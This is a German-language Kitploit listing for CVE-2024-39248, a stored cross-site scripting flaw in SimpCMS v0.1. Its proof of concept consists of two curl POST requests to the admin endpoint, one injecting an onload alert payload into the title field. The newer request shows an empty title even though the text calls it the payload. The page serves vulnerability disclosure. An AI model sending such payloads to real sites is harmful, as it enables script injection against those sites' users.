
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2024-39248 — Veröffentlichung für Cross-Site-Scripting (XSS) in SimpCMS v0.1 - /SimpCMS/admin.php | Kitploit

Tools/GitHubGitHub/jasonthename/cve-2024-39248
SchwachstellenanalyseExploitationWebanwendungs-ExploitationWebsicherheitPenetrationstests
GitHubjasonthename/cve-2024-39248

CVE-2024-39248

Veröffentlichung für Cross-Site-Scripting (XSS) in SimpCMS v0.1 - /SimpCMS/admin.php

Repository anzeigen
112vor 2 JahrenNoch nicht geprüft

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    645
  • 3

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    420
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer ist eine Open-Source-Plattform für Privileged Access Management (PAM), die DevOps- und IT-Teams bedarfsgesteuerten und sicheren Zugriff auf SSH-, RDP-, Kubernetes-, Datenbank- und RemoteApp-Endpunkte über einen Webbrowser bietet.

    388
  • 5

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    330
  • 6

    SafeLine

    chaitin/safeline

    Selbst gehosteter WAF und Reverse Proxy, der bösartigen HTTP-Verkehr filtert, SQL-Injection, XSS und Bot-Angriffe blockiert, mit Ratenbegrenzung und dynamischer HTML/JS-Verschlüsselung.

    328

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →
Teilen

Exploit Titel: SimpCMS v0.1 - Cross Site Scripting (XSS)

CVE: CVE-2024-39248

Exploit Autor: Jason Jacobs (0xjason_jacobs - Twitter)

Hersteller-Homepage: https://sourceforge.net/projects/simpcms/

Angreifbarer Endpunkt: /SimpCMS/admin.php

Eine Cross-Site-Scripting (XSS)-Sicherheitslücke in SimpCMS v0.1 ermöglicht es Angreifern, beliebige Web-Skripte oder HTML über einen manipulierten Payload auszuführen, der in das Titelfeld unter /admin.php injiziert wird.

Aktualisierte cURL-Befehlsparameter für die auf SourceForge gehostete SimpCMS-Version:

Nach dem Einloggen in das Admin-Interface von SimpCMS kopieren Sie Ihre entsprechenden Cookie-Werte, die im Reiter „Application“ im Browser-Inspect-Element angezeigt werden, und senden Sie die folgende curl-Anfrage:

curl -X POST "http://site.com/SimpCMS/admin/index.php" -d "title=&abbrev=random&newSector=" -b "PHPSESSID=c4v4tjh5fpv4po3k5dp5mrb8r0"


command

poc

Parameter aus der ursprünglichen CVE-Einreichung (Gleicher Exploit funktioniert):

Die ursprünglich für die SimpCMS-Software beobachteten Parameter führten zu folgendem cURL-Befehl, wurden aber später aktualisiert:

curl -X POST "http://site.com/SimpCMS/admin.php" -d "title=%3Cbody+onload%3Dalert%281%29%3E&text=ee&cat=something&main=1&submit=submit" -b "username=admin; password=PARAMVALUE"

Erklärung:

  • curl: Das Befehlszeilentool zum Übertragen von Daten mit URLs.
  • -X POST: Gibt die zu verwendende Anfragemethode an (POST).
  • "http://site.com/SimpCMS/admin.php": Die URL, an die die Anfrage gesendet wird.
  • -d "title=&abbrev=random&newSector=" -b "PHPSESSID=c4v4tjh5fpv4po3k5dp5mrb8r0" – Der POST-Anfrage-Payload.

Führen Sie diesen Befehl in Ihrem Terminal aus, um die POST-Anfrage mit dem XSS-Payload zu senden. Besuchen Sie die /SimpCMS-Hauptseite, und das XSS wird sichtbar sein.


CWE: https://cwe.mitre.org/data/definitions/79.html

Tool herunterladen


